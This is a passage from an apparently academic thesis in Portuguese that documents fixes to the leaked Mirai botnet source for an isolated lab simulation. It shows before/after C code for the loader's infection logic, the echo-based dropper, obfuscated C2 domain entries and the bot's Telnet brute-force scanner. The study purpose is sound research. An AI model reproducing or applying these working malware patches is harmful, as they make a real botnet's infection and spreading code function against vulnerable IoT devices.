`consume_arch` define que, se a arquitetura do *bot* não foi definida, o *buffer* deve ser esvaziado. Porém, perceba que o *buffer* pode se encher por completo justamente na iteração onde se define a arquitetura. Isto quer dizer que, em uma iteração que segue, não será possível preencher tal *buffer* com novos dados. Isso impede que a função `connection_consume_arch` sequer seja executada de novo, pois, em `server.c`, quando a função `recv` retorna o valor `0` (neste caso ocorrendo pois requisita-se que 0 *bytes* sejam recuperados do *socket*, dado que o *buffer* que os armazena está cheio), o laço que trata a conexão em questão é interrompido. Tal processo se repete até que o tempo limite seja excedido e a conexão seja dada como morta, mesmo não sendo este o real caso. Para solucionar este problema, temos que o *buffer* deveria ter sido esvaziado até na iteração onde a arquitetura foi definida. O *buffer* precisa se manter cheio apenas quando os dados que precisam ser processados pelo *loader* não são consumidos. Aqui, tais dados são consumidos quando se define a arquitetura, e, portanto, tornam-se dispensáveis a partir deste ponto.

Como para o caso anterior, temos que a solução "correta" para este problema só pode ser implementada no arquivo `connection.c`, e, portanto, alterações no código para implementar tal solução serão descritas a seguir. Porém, vale mencionar tais soluções aqui, pois, caso se opte por implementá-las, temos que as correções apresentadas aqui, para `server.c`, podem ou não ser dispensadas, a critério de quem deseja utilizar o código.

Perceba que o arquivo ELF inteiro é enviado, e, mesmo com o tratamento correto, isso não é necessário, dado que a informação procurada se encontra nos 20 primeiros *bytes* do arquivo. Por este motivo, a solução adotada para a simulação une a aqui apresentada e a que será apresentada mais para frente. Percebeu-se que, apenas com a solução "correta", nem sempre se havia garantia da infecção do *Bot1*, este não terminando de enviar os dados que lhe eram requisitados, provavelmente devido à sobrecarga. Como consequência, o *loader* encerrava o processo antes de conseguir sequer recuperar o arquivo executável de um *bot* no alvo. Requisitando o envio de menos *bytes*, a infecção, em todos os casos, era garantida.

- No arquivo `/loader/src/connection.c`: para completar a resolução do problema mencionado acima quando consideramos a solução "menos correta", onde o comando `cat` é trocado pelo comando `head -c 24` na requisição pelo conteúdo do arquivo `/bin/echo`, temos que uma alteração teve que ser feita na função `connection_consume_arch`. O bloco `else` foi completamente removido, juntamente com o retorno da linha 535. No lugar do código removido foram inseridas as seguintes linhas:

```
int offset = util_memsearch(conn->rdbuf, conn->rdbuf_pos,
```

```
TOKEN_RESPONSE, strlen(TOKEN_RESPONSE));
if (offset == -1)
   return 0;
return offset;
```

Para o caso de não alterarmos o código de `server.c` (optando, portanto, pela solução "mais correta" para o problema), temos que as alterações neste arquivo precisam se dar de forma diferente da mencionada logo acima, para que o Servidor *Loader* execute corretamente independente do tamanho dos arquivos `/proc/mounts` e `/bin/echo`, presentes no dispositivo sendo invadido. Para a função `connection_consume_written_dirs`, temos que ela precisa ser alterada de maneira a ficar da seguinte forma:

ANTES

```
int connection_consume_written_dirs(struct connection *conn)
{
   int end_pos, i, offset, total_offset = 0;
   BOOL found_writeable = FALSE;

   if ((end_pos = util_memsearch(conn->rdbuf, conn->rdbuf_pos,
   TOKEN_RESPONSE, strlen(TOKEN_RESPONSE))) == -1)
      return 0;

   while (TRUE)
   {
      char *pch;
      int pch_len;

      offset = util_memsearch(conn->rdbuf + total_offset,
      end_pos - total_offset, VERIFY_STRING_CHECK,
      strlen(VERIFY_STRING_CHECK));
      if (offset == -1)
         break;
      total_offset += offset;

      pch = strtok(conn->rdbuf + total_offset, "\n");
      if (pch == NULL)
```

```
            continue;
        pch_len = strlen(pch);

        if (pch[pch_len - 1] == '\r')
            pch[pch_len - 1] = 0;

        util_sockprintf(conn->fd, "rm %s/.t; rm %s/.sh; rm
        %s/.human\r\n", pch, pch, pch);
        if (!found_writeable)
        {
            if (pch_len < 31)
            {
                strcpy(conn->info.writedir, pch);
                found_writeable = TRUE;
            }
            else
                connection_close(conn);
        }
    }
    return end_pos;
}
```

DEPOIS

```
int connection_consume_written_dirs(struct connection *conn)
{
    int end_pos, i, offset, total_offset = 0;
    BOOL found_writeable = FALSE;

    // a última posição com dados é a última posição do buffer de
    leitura consumida
    end_pos = conn->rdbuf_pos;

    while (TRUE)
    {
        char *pch;
        int pch_len;
```

```
    offset = util_memsearch(conn->rdbuf + total_offset,
    end_pos - total_offset, VERIFY_STRING_CHECK,
    strlen(VERIFY_STRING_CHECK));
    if (offset == -1)
       break;
    total_offset += offset;

    pch = strtok(conn->rdbuf + total_offset, "\n");
    if (pch == NULL)
       continue;
    pch_len = strlen(pch);

    if (pch[pch_len - 1] == '\r')
       pch[pch_len - 1] = 0;

    util_sockprintf(conn->fd, "rm %s/.t; rm %s/.sh; rm
    %s/.human\r\n", pch, pch, pch);
    if (!found_writeable)
    {
       if (pch_len < 31)
       {
          strcpy(conn->info.writedir, pch);
          found_writeable = TRUE;
       }
       else
          connection_close(conn);
    }
}
// apos dados terem sido processados, SE TOKEN_RESPONSE ainda
não foi encontrado, definimos end_pos como 0 para que esta
função execute novamente. Neste caso, também, o buffer é
esvaziado
if ((end_pos = util_memsearch(conn->rdbuf, conn->rdbuf_pos,
TOKEN_RESPONSE, strlen(TOKEN_RESPONSE))) == -1) {
    int offset;
    if(conn->rdbuf_pos > 7168) {
       memmove(conn->rdbuf, conn->rdbuf + 6144,
```

```
            conn->rdbuf_pos - 6144);
            conn->rdbuf_pos -= 6144;
        }
        end_pos = 0;
    }

    return end_pos;
}
```

A solução acima adequa o código para que este esvazie o *buffer* de leitura do *socket* quando ele recebe dados demais. O *buffer* esvaziado, temos que uma nova iteração de `handle_event` em `server.c` pode ser realizada sem ser precocemente interrompida, de modo que novos dados recebidos serão corretamente processados por `connection_consume_written_dirs`, até que a resposta de `TOKEN_QUERY` seja encontrada.

Para a função `connection_consume_arch` temos que a solução se dá de modo semelhante. Abaixo temos as correções feitas a partir da linha 521, onde começa o bloco `else` no código original:

ANTES

```
    else
    {
        int offset;

        if ((offset = util_memsearch(conn->rdbuf,
        conn->rdbuf_pos, TOKEN_RESPONSE, strlen(TOKEN_RESPONSE)))
        != -1)
            return offset;
        if (conn->rdbuf_pos > 7168)
        {
            // Hack drain buffer
            memmove(conn->rdbuf, conn->rdbuf + 6144,
            conn->rdbuf_pos - 6144);
            conn->rdbuf_pos -= 6144;
        }
    }
```

```
   return 0;
```

DEPOIS

```
int offset;

if ((offset = util_memsearch(conn->rdbuf, conn->rdbuf_pos,
TOKEN_RESPONSE, strlen(TOKEN_RESPONSE))) != -1)
   return offset;
if (conn->rdbuf_pos > 7168)
{
   // Hack drain buffer
   memmove(conn->rdbuf, conn->rdbuf + 6144, conn->rdbuf_pos -
   6144);
   conn->rdbuf_pos -= 6144;
}
   return 0;
```

Com a alteração acima implementada, temos que o conteúdo do *buffer* é tratado pela função como deveria, a informação necessária sendo recuperada e a conexão se mantendo. Diferentemente do caso anterior, onde sugeriu-se que o erro provavelmente não se encontrava no código propositalmente, neste caso tal sugestão torna-se mais difícil de comprovar. Isso porque, nesta função, a solução para tal erro encontrava-se mascarada dentro do próprio erro. Era necessário apenas alterar certas linhas de código para que ele fosse corrigido. Além disso, temos que, em um ambiente real, jamais o *malware* teria o sucesso de infecção por ele apresentado se este erro se encontrasse presente também no *loader* do código original. Isso porque o arquivo `/bin/echo` tem formato semelhante, se não igual, em todos os dispositivos que o possuem, dado que ele é o arquivo executável associado a um programa *shell* [76]. Portanto, podemos especular mais uma vez que o erro corrigido acima foi incluído propositalmente pelo criador no código disponibilizado por ele na rede.

Como última questão associada a este erro, vale mencionar, mais uma vez, que apenas a correção acima, feita em `connection_consume_arch`, não garantiu a infecção do *bot* que possuía o sistema operacional *Crowz* instalado na máquina em que ele executava, o *Bot1*. Isso ocorreu pois o *bot*, em certos casos, encerrava a conexão antes de enviar todo o arquivo e, consequentemente, antes de enviar a resposta para `TOKEN_RESPONSE`. Isso possivelmente ocorria pois a máquina sendo invadida estava tendo a sua capacidade de memória esgotada (a memória RAM da máquina com

este sistema operacional é de apenas 256Mb) durante o processo de infecção. Para garantir, portanto, infecção neste *bot* em 100% dos casos, foi necessário unir esta solução à solução alternativa que pode ser feita em `server.c`, onde apenas os *bytes* necessários de `/bin/echo` são requisitados do dispositivo vulnerável via conexão *Telnet*. Perceba como isso, em um cenário real, não seria tão facilmente identificado como um problema: como a rede é varrida de forma aleatória, temos que um mesmo dispositivo vulnerável pode ser encontrado na rede diversas vezes por diferentes *bots*. Isso quer dizer que o *loader*, quando falhava na primeira infecção, tinha novas oportunidades para tentar novamente, dado que ele não verificava se tal endereço já havia sido sujeito a uma invasão prévia.

Além das alterações anteriores, que corrigiam problemas que também envolviam o código em `server.c`, foi necessário corrigir outros problemas exclusivos do código em `connection.c`, o primeiro deles se encontrando na linha 590. Esta linha pode ser vista em uma função que visa inserir em um arquivo do *bot* o conteúdo de outro executável que se encontra no *loader* (referenciar seções 3.1.5 e 3.1.6 para mais informações sobre este arquivo e o processo de transferência dele). O objetivo final é criar no *bot* o mesmo arquivo executável. Para realizar esta operação, o *loader* utiliza-se do comando `echo`, a saída deste comando sendo redirecionada para o arquivo sendo preenchido. As opções `-ne` são utilizadas juntamente com o comando. A opção `n` impede que uma nova linha seja incluída ao final de cada nova operação de escrita no arquivo [76], algo necessário para esta situação, dado que o comando que realiza a escrita no arquivo é executado mais de uma vez, e um caracter de nova linha, por padrão, seria incluído a cada nova adição feita ao arquivo se tal opção não fosse definida durante a execução do comando. Isso geraria um arquivo executável com formato incorreto. Já a opção `e` permite que uma *string* iniciada pela sequência de escape `\x` seja reconhecida como o prefixo de um número em hexadecimal que segue nos próximos 2 *bytes* [76]. Estas opções, apesar de serem opções padrão do comando `echo`, não são reconhecidas por todos os *shells* [76]. Portanto, sempre que tentava se escrever no arquivo sendo criado no *Bot1* utilizando este comando, temos que o *shell* assumia que `-ne` fazia parte da *string* a ser incluída no arquivo, a falta de inclusão de uma nova linha sendo ignorada e os valores em hexadecimal não sendo corretamente interpretados. O arquivo criado, então, não era um executável válido. Por este motivo, temos que a seguinte alteração foi feita:

ANTES

```
util_sockprintf(conn->fd, "echo -ne '%s' %s " FN_DROPPER "; "
TOKEN_QUERY "\r\n",
```

```
conn->bin->hex_payloads[conn->echo_load_pos],(conn->echo_load_pos
== 0) ? ">" : ">>");
```

DEPOIS

```
util_sockprintf(conn->fd, "/bin/busybox echo -ne '%s' %s "
FN_DROPPER "; " TOKEN_QUERY "\r\n",
conn->bin->hex_payloads[conn->echo_load_pos],(conn->echo_load_pos
== 0) ? ">" : ">>");
```

Forçando o alvo a chamar o comando `echo` a partir do programa *Busybox*, temos a garantia de que as opções `n` e `e` serão corretamente interpretadas. Sabia-se que a solução adotada iria funcionar pois, existia a garantia da presença do programa *Busybox* no alvo dado que este já comprovadamente executava um sistema operacional que possuía *kernel Linux* [77]. A mesma lógica se aplica para dispositivos IoT executando na rede real. O *malware* depende da presença deste programa para completar todos os estágios de invasão e infecção que precedem o aqui sendo considerado. Este erro, apesar de simples, provavelmente nunca foi identificado pelo criador justamente porque é possível que, em todos os casos, a transferência do arquivo executável do *bot* se deu a partir da utilização do programa *Wget* ao invés de ocorrer com o auxílio do comando `echo`. Isso porque, se o programa *Busybox* existe no dispositivo, o programa *Wget* pode ser executado por ele com sucesso [78]. Como a recuperação por meio da utilização deste programa é sempre utilizada primeiro se a possibilidade existir, a necessidade de haver corretude no código dos outros métodos de transferência torna-se irrelevante.

A outra correção feita foi uma mais simples, e ocorreu nas linhas 320 e 322 do código original. Ambas estas linhas foram comentadas (foram instruções removidas do produto final, o código executável). Isso porque percebeu-se, durante a realização de uma simulação, que o próprio *loader* estava eliminando o processo a ele associado em um futuro *bot* enquanto ele o invadia. Isso acontecia pois, quando a máquina sendo transformada em *bot* era capaz de entrar em contato com o servidor DNS da rede interna, este servidor respondia uma pesquisa de DNS reversa feita pelo próprio servidor *Telnet* executando nesta máquina. Servidores *Telnet* realizam este tipo de pesquisa para que eles possam obter mais informações sobre o hospedeiro que está tentando remotamente se conectar às máquinas onde eles executam [79]. Se um nome de domínio é enviado como resposta, ele é incluído ao nome do processo *Telnet* servidor, caso contrário, o nome do processo inclui o endereço IP que foi pesquisado por este mesmo servidor. Para o caso da simulação, onde não existe um

nome de domínio associado aos endereços IP que o *loader* utiliza para se conectar com dispositivos alvos (referenciar seção 3.2.1 para mais informações), o nome do processo *Telnet* executando no dispositivo alvo após ser feita a pesquisa de DNS reversa passava a possuir o seguinte formato: `in.telnetd: 192.168.56.X`, onde `X` era inteiro final que compunha o endereço IP sendo utilizado pelo *loader* para realizar a conexão, que poderia ser `5` ou `6`.

A função `connection_consume_psoutput` considera que nomes de processos irão conter caracteres de espaçamento. A avaliação sendo por ela feita considera que, quando o comando `/bin/busybox ps` é utilizado, o nome principal do processo irá ser o último que se encontra entre a terceira e a quinta coluna (caracteres de espaçamento são os elementos que separam uma coluna da outra) para cada linha da saída do comando [4]. Portanto, o espaço que existe entre o nome do processo que é o servidor *Telnet* executando no dispositivo vulnerável faz com que esta função trate o endereço IP do invasor, que faz parte do nome como um todo, como sendo o único nome real do processo que é o servidor *Telnet*. Processos que tem nomes que não incluem caracteres alfabéticos e possuem um identificador com valor maior do que `400` (que normalmente não são processos iniciados pelo *kernel*) são eliminados, via o envio de um comando *shell* para o alvo, pela função `connection_consume_psoutput`. Por este motivo, temos que as conexões *Telnet* do *loader* eram eliminadas da máquina a ser transformada em *bot* antes que qualquer arquivo executável pudesse ser recuperado por ele nos estágios seguintes da infecção.

Perceba porém que um *bot* já se resposabiliza por eliminar processos não associados ao *kernel* da máquina onde ele se encontra logo quando ele começa a executar (o módulo *killer* do *bot*, que são as declarações e definições em `killer.c` e `killer.h`, se responsabiliza por isso). Essa eliminação, portanto, feita pelo *loader* não parece ter nenhuma utilidade, dado que o próprio *bot*, quando executando, é capaz de constantemente ficar eliminando os mesmos processos que o *loader* tenta eliminar nesta etapa da infecção. Por isso que as linhas que executavam as instruções que resultavam na eliminação destes processos foram comentadas no código original do *malware*.

A solução aqui selecionada para resolver o problema, que era o *loader* eliminar o processo associado a sua própria conexão *Telnet* durante a realização de uma infecção, poderia se dar de forma mais elaborada do que a forma que foi para este projeto utilizada. Ela poderia envolver uma análise real do nome do processo para que o *loader* evitasse eliminar qualquer um deles a não ser quando fosse extritamente necessário fazê-lo. Porém, como o ambiente de simulação era um ambiente mais restrito onde tinha-se o objetivo específico de verificar o funcionamento do

processo de invasão, infecção, e ataque temos que a alteração feita foi uma solução adequada para o problema, dado que desta forma ele era resolvido sem que muito do código original do *malware* precisasse ser alterado. Além disso, como não se sabe o real propósito por detrás da eliminação destes processos sendo feita pelo *loader*, temos que consertar o código da forma "correta"poderia se provar uma tarefa inútil. O processo de criação de um *bot*, durante a realização da simulação, apresentou resultados de sucesso mesmo quando processos com as características mencionadas anteriormente não eram eliminados pelo *loader* da máquina sendo infectada.

- No arquivo `/dlr/main.c`: este arquivo não faz parte diretamente do código fonte do Servidor *Loader*. Ele é um código, porém, cuja versão executável é recuperada pelo *loader* e utilizada por ele em alvos específicos que não conseguem recuperar o arquivo executável de um *bot* por meio da utilização de um comando `wget` ou `tftp`. Este código contém um programa que realiza a mesma função que o programa *Wget*. Ele, sendo pequeno, gera um arquivo executável que pode ser rapidamente transferido para um *bot* e pode ser neste executado, sem problemas, para recuperar o arquivo que de fato precisa ser recuperado. Por este motivo, ele precisa possuir os dados e o formato correto, mesmo não sendo diretamente executado no Servidor *Loader*. Neste código, foi necessário primeiramente alterar a linha 8, substituindo o valor padrão presente como argumento da macro pelo valor que era endereço IP do Servidor de Binários. Este valor foi utilizado como referência quando a versão executável do código precisava conhecer o endereço destino do servidor ao qual o *socket* por ele criado deveria se conectar.

  ANTES

  ```
  #define HTTP_SERVER utils_inet_addr(127,0,0,1)
  ```

  DEPOIS

  ```
  #define HTTP_SERVER utils_inet_addr(192,168,56,7)
  ```

Correções feitas no código a ser executado pelos *bots*

De todas as alterações feitas no código dos *bots*, presente no diretório `/mirai/bot` no conjunto de códigos disponibilizado na rede [4], apenas duas delas foram alterações que precisaram ser feitas devido à presença de erros no código. Todas as outras foram alterações de valores fixos, que precisavam ser alterados para que o *bot* referenciasse corretamente todos os servidores com os quais ele precisava se comunicar. A seguir encontram-se todas

as alterações feitas ao código do *bot*, as últimas delas sendo as correções dos *bugs* que nele estavam presentes:

- No arquivo `/mirai/bot/util.c`: foi necessário alterar o endereço IP na linha 250 do código. Esta alteração não é essencial, dado que a função que executa tal linha de código é uma função que se responsabiliza apenas por descobrir o endereço IP local, não enviando de fato nenhum pacote pelo *socket* criado. Porém, apenas para deixar o código coerente como um todo, o endereço do servidor DNS que o *socket* deve definir como destino dos dados para ele repassados foi definido como sendo o endereço IP do servidor DNS da rede interna criada. No código original este endereço era o endereço do *Google Public DNS* [12], o servidor DNS utilizado pelo *malware* Mirai por padrão.

  ANTES

  ```
  addr.sin_addr.s_addr = INET_ADDR(8,8,8,8);
  ```

  DEPOIS

  ```
  addr.sin_addr.s_addr = INET_ADDR(192,168,56,2);
  ```

- No arquivo `/mirai/bot/table.c`: nesta parte do código temos a criação e o preenchimento de uma tabela que tem os valores de suas entradas utilizados pelos *bots* durante a realização de diversas operações (referenciar seção 3.1.3 para mais informações sobre esta tabela e sua construção). Dentre estes valores encontram-se os nomes de domínio tanto do Servidor de Comando e Controle, como do Servidor *ScanListen*. Dado que um *bot* deve realizar a conexão com ambos estes servidores, os nomes de domínio nestas entradas da tabela precisaram ser alterados para `cnc.botnet.tg` e `scanlisten.botnet.tg`, respectivamente. Estes foram os nomes de domínio dados para o Servidor de Comando e Controle e para o Servidor *ScanListen*.

  Vale lembrar que, todos os valores incluídos nesta tabela são ofuscados de acordo com um algoritmo definido para o próprio Mirai. Portanto, para alterar os valores inseridos no código fonte original, foi necessário antes ofuscar aquilo que deveria ser incluído. Para realizar tal operação compilou-se antes o código em modo *debug* a partir da utilização do *script* `build.sh`, que se encontrava no diretório `/mirai`. Este *script*, além de compilar o código do Servidor de Comando e Controle e do *bot*, quando executado em modo *debug*, compila também os códigos auxiliares presentes em `/mirai/tools`. Dentre eles está o código `enc.c`, que realiza justamente a função de ofuscar valores para que estes sejam incluídos na tabela em `table.c` (referenciar

seção 3.1.4). Obtidos os valores ofuscados, o código em `table.c` foi modificado nas linhas 18 e 21, de modo que as alterações seguiram da seguinte forma:

ANTES

```
add_entry(TABLE_CNC_DOMAIN,
"\x41\x4C\x41\x0C\x41\x4A\x43\x4C\x45\x47\x4F\x47\x0C\x41\x4D\x4F
\x22", 30); // cnc.changeme.com
21 add_entry(TABLE_SCAN_CB_DOMAIN,
"\x50\x47\x52\x4D\x50\x56\x0C\x41\x4A\x43\x4C\x45\x47\x4F\x47\x0C
\x41\x4D\x4F\x22", 29); // report.changeme.com
```

DEPOIS

```
add_entry(TABLE_CNC_DOMAIN,
"\x41\x4C\x41\x0C\x40\x4D\x56\x4C\x47\x56\x0C\x56\x45\x22", 30);
// cnc.botnet.tg
21 add_entry(TABLE_SCAN_CB_DOMAIN,
"\x51\x41\x43\x4C\x4E\x4B\x51\x56\x47\x4C\x0C\x40\x4D\x56\x4C\x47
\x56\x0C\x56\x45\x22", 29); // scanlisten.botnet.tg
```

Ambos os valores incluídos na tabela são nomes de domínio pela qual o servidor DNS no sistema de simulação se responsabiliza por. Além disso, perceba uma alteração que poderia ter sido feita mas não foi: o segundo argumento da função `add_entry` é a quantidade de *bytes* que compõem o valor que é o primeiro argumento. Aqui, tal quantidade não foi alterada em nenhum dos casos pois nenhuma das *strings* substitutas excede a quantidade de *bytes* definida originalmente. Como o próprio valor ofuscado já inclui o caracter terminador de *strings*, temos que o exagero na definição do tamanho não irá gerar resultados incorretos.

- No arquivo `/mirai/bot/resolv.c`: a linha 84 encontra-se dentro de uma função responsável por resolver nomes de domínio para seus respectivos endereços IP. Por este motivo, temos que a função tenta realizar uma conexão com um servidor DNS. No código original, este servidor DNS é o *Google Public DNS*, como indica o endereço IP inserido em tal código [12]. Porém, como a rede criada para a simulação era interna e não haveria acesso a tal servidor, o valor representante do endereço IP deste foi substituído por um valor representante do endereço IP do servidor DNS que iria agir como servidor local da rede interna.

ANTES

```
addr.sin_addr.s_addr = INET_ADDR(8,8,8,8);
```

DEPOIS

```
addr.sin_addr.s_addr = INET_ADDR(192,168,56,2);
```

- No arquivo `/mirai/bot/main.c`: a alteração feita neste arquivo não é necessária em todos os casos. Durante o processo de simulação ela foi feita pois o código de *debug* do *bot* estava sendo utilizado, e, neste código existem diversas diretivas de pré-processamento que fazem com que o resultado final da compilação neste modo fique um pouco diferente do resultado final da compilação em modo *release*. Nas linhas 159 e 161 foram retiradas as diretivas de pré-processamento `#ifndef DEBUG` e `#endif`, que ficavam englobando a chamada da função `scanner_init`. Tais diretivas impediam que os *bots* realizassem a varredura quando o código fonte compilado em modo *debug* era executado. A ideia era justamente permitir a varredura no modo *debug* para que fosse possível encontrar possíveis erros de implementação durante a execução do *bot*.

- No arquivo `/mirai/bot/scanner.c`: como o ambiente criado para a realização era um ambiente reduzido e com uma rede muito específica, foi necessário redefinir certos parâmetros que seriam considerados por um *bot* enquanto ele realizasse sua varredura. A primeira redefinição ocorreu na quantidade de pares de autenticação que seriam testados por um *bot* quando este estivesse tentando invadir um dispositivo vulnerável. Como teríamos apenas 2 *bots* funcionando na simulação, 62 pares pareceram uma quantidade muito exagerada. Como objetivo primário, queria-se apenas verificar como o processo de invasão por força bruta se dava, e ter 62 pares para realizar tal verificação não era necessário. Portanto, diversas das linhas que estavam entre as linhas 124 e 185 foram comentadas, de modo que apenas 10 delas permanecessem compiláveis. Das 10 escolhidas, temos que 2 continham os valores definidos como nome de usuário e senha de administrador dos *bots* que fariam parte da simulação, o *Bot0* e o *Bot1*. Além desta alteração, feita apenas por motivos de conveniência, temos que outra alteração de mesma natureza foi feita neste mesmo código. A função `get_random_ip`, iniciada na linha 674, é a função do *bot* que se responsabiliza por obter um endereço IPv4 aleatório da rede para que possa se verificar se este está associado a um dispositivo que possui a vulnerabilidade explorada pelo Mirai. Esta função, em sua versão original, define um endereço aleatório dados os bilhões de endereços possíveis. Mais uma vez temos que, dado que a rede de simulação é uma rede pequena e simplificada, uma busca por um endereço em um bilhão seria algo que levaria muito tempo, principalmente considerando que a

escolha de endereços não se dá sequencialmente, e sim, aleatoriamente. Portanto, para agilizar o processo de invasão e tornar-se possível evidenciar a ocorrência dele, esta função foi modificada para apenas procurar endereços aleatórios dentro da rede 192.168.56.0/24. A função antes e depois da alteração encontra-se abaixo:

ANTES

```
static ipv4_t get_random_ip(void)
{
   uint32_t tmp;
   uint8_t o1, o2, o3, o4;

   do
   {
      tmp = rand_next();

      o1 = tmp & 0xff;
      o2 = (tmp >> 8) & 0xff;
      o3 = (tmp >> 16) & 0xff;
      o4 = (tmp >> 24) & 0xff;
   }
   while (o1 == 127 ||  (o1 == 0) || (o1 == 3) || (o1 == 15
   || o1 == 16) || (o1 == 56) || (o1 == 10) || (o1 == 192 &&
   o2 == 168) || (o1 == 172 && o2 >= 16 && o2 < 32) || (o1
   == 100 && o2 >= 64 && o2 < 127) || (o1 == 169 && o2 >
   254) || (o1 == 198 && o2 >= 18 && o2 < 20) || (o1 >=
   224) || (o1 == 6 || o1 == 7 || o1 == 11 || o1 == 21 || o1
   == 22 || o1 == 26 || o1 == 28 || o1 == 29 || o1 == 30 ||
   o1 == 33 || o1 == 55 || o1 == 214 || o1 == 215));

   return INET_ADDR(o1,o2,o3,o4);
}
```

DEPOIS

```
static ipv4_t get_random_ip(void)
{
   uint32_t tmp;
   uint8_t o1, o2, o3, o4;
```

```
    do
    {
        tmp = rand_next();

        o1 = 192;
        o2 = 168;
        o3 = 56;
        o4 = (tmp >> 24) & 0xff;
    }
    while (o3 == 255 || o4 < 8 || o4 == 255);

    return INET_ADDR(o1,o2,o3,o4);
}
```

No código original, todo o endereço IP a ser pesquisado era definido aleatoriamente, e, sempre que o endereço de uma importante corporação, como o Departamento de Defesa dos Estados Unidos, ou um endereço reservado para redes locais era definido, novos valores aleatórios eram obtidos, justamente para que endereços comprometedores ou não frutíferos fossem utilizados durante a varredura. Como na simulação a rede era interna e não se corria o risco de invadir nenhum dispositivo que não o da própria rede (referenciar seção 2.2.1), foram definidos como valores inválidos apenas os endereços usados para *broadcast* e os endereços de outros servidores agindo na rede interna.

- No arquivo `/mirai/bot/scanner.h`: esta alteração, assim como as outras duas que a precedem, não é uma alteração obrigatória para que o *bot* funcione corretamente. Ela foi feita apenas para que o sistema de simulação como um todo executasse de forma mais "limpa", se é que é possível utilizar este termo. Quando um *bot* está realizando a varredura da rede à procura de dispositivos vulneráveis, temos que ele cria diversas *threads* para tornar o processo mais rápido e eficiente. No arquivo `scanner.h` a macro `SCANNER_MAX_CONNS` define a quantidade máxima de *threads* que a função de varredura deve criar enquanto ela realiza suas tarefas. O valor original associado à ela era o `128`. Para o ambiente reduzido da simulação, esta quantidade grande de *threads* provou-se desnecessária, o número de conexões *Telnet* sendo feitas em um único alvo (como consequência da redução do escopo de endereços pesquisados) sendo significativa demais para que ele pudesse corretamente processar todas (dadas as suas configurações de *hardware*). Por este motivo, o valor

associado à macro `SCANNER_MAX_CONNS` foi alterado para `10`, nas linhas 8 e 11 do arquivo `scanner.h`.

- No arquivo `/mirai/bot/scanner.c`: as únicas alterações feitas ao código do *bot* antes de este ser executado em modo *debug* foram as alterações feitas acima. Porém, durante a realização da primeira simulação percebeu-se que o *Bot0* não conseguia invadir o *Bot1*, a conexão se encerrando sem que o *Bot0* sequer enviasse o nome de usuário administrador para o servidor *Telnet*. Tal comportamento era indicativo de que o *prompt* de *login* não estava sendo enviado, e, após a realização de mais observações deste comportamento, chegou-se à conclusão de que haviam mais comandos do tipo IAC sendo enviados que o *Bot0* não estava processando. Ao analisar o código em `scanner.c`, percebeu-se que o *bot* realizava uma etapa de processamento de códigos IAC e logo em seguida ele já esperava pelo *prompt* de *login*. Ao não se deparar com o *prompt* em questão, o *bot* encerrava a conexão e, como consequência, encerrava a tentativa de invasão. Para corrigir tal erro, foi incluída uma nova etapa de processamento de código IAC, utilizando-se da mesma função que realizava tal processamento da primeira vez. Incluída tal correção, o *bot* inicial e os *bots* infectados passaram a conseguir invadir outros *bots* sem problema nenhum. As alterações foram feitas a partir da linha 460 do código original.

ANTES

```
case SC_HANDLE_IACS:
   if ((consumed = consume_iacs(conn)) > 0)
   {
      conn->state = SC_WAITING_USERNAME;
#ifdef DEBUG
      printf("[scanner] FD%d finished telnet negotiation\n",
      conn->fd);
#endif
   }
   break;
case SC_WAITING_USERNAME:
   if ((consumed = consume_user_prompt(conn)) > 0)
   {
      send(conn->fd, conn->auth->username,
      conn->auth->username_len, MSG_NOSIGNAL);
      send(conn->fd, "\r\n", 2, MSG_NOSIGNAL);
      conn->state = SC_WAITING_PASSWORD;
```

```
#ifdef DEBUG
       printf("[scanner] FD%d received username prompt\n",
       conn->fd);
#endif
   }
   break;
```

DEPOIS

```
case SC_HANDLE_IACS:
   if ((consumed = consume_iacs(conn)) > 0)
   {
       conn->state = SC_WAITING_USERNAME;
#ifdef DEBUG
       printf("[scanner] FD%d finished telnet negotiation\n",
       conn->fd);
#endif
   }
   break;
case SC_WAITING_USERNAME:
   consumed = consume_iacs(conn);
#ifdef DEBUG
   printf("[scanner] MORE IACS!\n");
#endif
   consumed = 0;
   if ((consumed = consume_user_prompt(conn)) > 0)
   {
       send(conn->fd, conn->auth->username,
       conn->auth->username_len, MSG_NOSIGNAL);
       send(conn->fd, "\r\n", 2, MSG_NOSIGNAL);
       conn->state = SC_WAITING_PASSWORD;
#ifdef DEBUG
       printf("[scanner] FD%d received username prompt\n",
       conn->fd);
#endif
   }
   break;
```

A solução adotada foi uma solução temporária, podendo ela ser ajustada para ficar mais "organizada" e coerente com o resto do código. Quando se trata da presença desse erro, mas uma vez tornou-se inevitável o questionamento do porquê da sua existência. Foi possível apenas especular sobre a possível razão, uma delas sendo a já mencionada em outros pontos da correção: o criador do *malware* propositalmente disponibilizou na rede um código defeituoso para que apenas programadores minimamente experientes pudessem reproduzir as suas façanhas. A outra razão poderia ser que, desde a execução do *malware* real, que ocorreu no final do ano de 2016 [6], alterações foram feitas ao serviço *Telnet* de modo que agora ele realiza mais trocas de mensagens IAC do que ele realizava naquela época. Como última possível explicação, temos que o ambiente de simulação também pode ser a causa do erro, o código original obviamente não tendo sido criado para executar em um ambiente como este.

- No arquivo `/mirai/bot/rand.c`: o código deste arquivo foi o outro no conjunto de códigos que compõem um *bot* que teve que ser alterado devido à presença de um erro. Tal erro, porém, só foi identificado após a simulação ter sido realizada diversas vezes, e não teria sido percebido caso uma alteração no formato padrão do ataque DNS *Water Torture*, sendo realizado pelo *bot*, não tivesse sido considerado. Neste arquivo, temos a implementação da função `rand_alphastr`, uma função responsável por gerar uma sequência aleatória de valores alfanuméricos, seja enviado para ela o tamanho que tal sequência deve conter. Esta função, porém, parece gerar os valores corretamente apenas quando o tamanho do produto final é um múltiplo de 4. Para todos os outros casos, temos que os últimos *bytes* a serem "gerados", que poderiam ser 1, 2 ou 3 *bytes*, eram preenchidos com valores inteiros iguais ou menores do que 32. Dado que a função tem como propósito preencher cada *byte* com um valor alfanumérico, temos que ela falha ao fazer isso com os *bytes* "resto"de uma *string* que não possui tamanho divisível por 4: inteiros que vão de 0 a 32 representam apenas caracteres de controle e caracteres não alfanuméricos no padrão American Standard Code for Information Interchange (ASCII).

  Este erro nunca teria sido percebido caso não se desejasse realizar alterações no código do *bot* para que este realizasse mais tarefas do que apenas aquelas originalmente atribuídas a ele. Isso porque a função é utilizada exclusivamente como uma função auxiliar em outras partes do código, onde o criador sempre garantiu que o valor sendo enviado como tamanho da sequência a ser gerada deveria ser um múltiplo de 4. Foi um erro identificado e corrigido durante o processo de alteração do código original, porém, por se tratar de um *bug* que de fato torna o código incorreto,

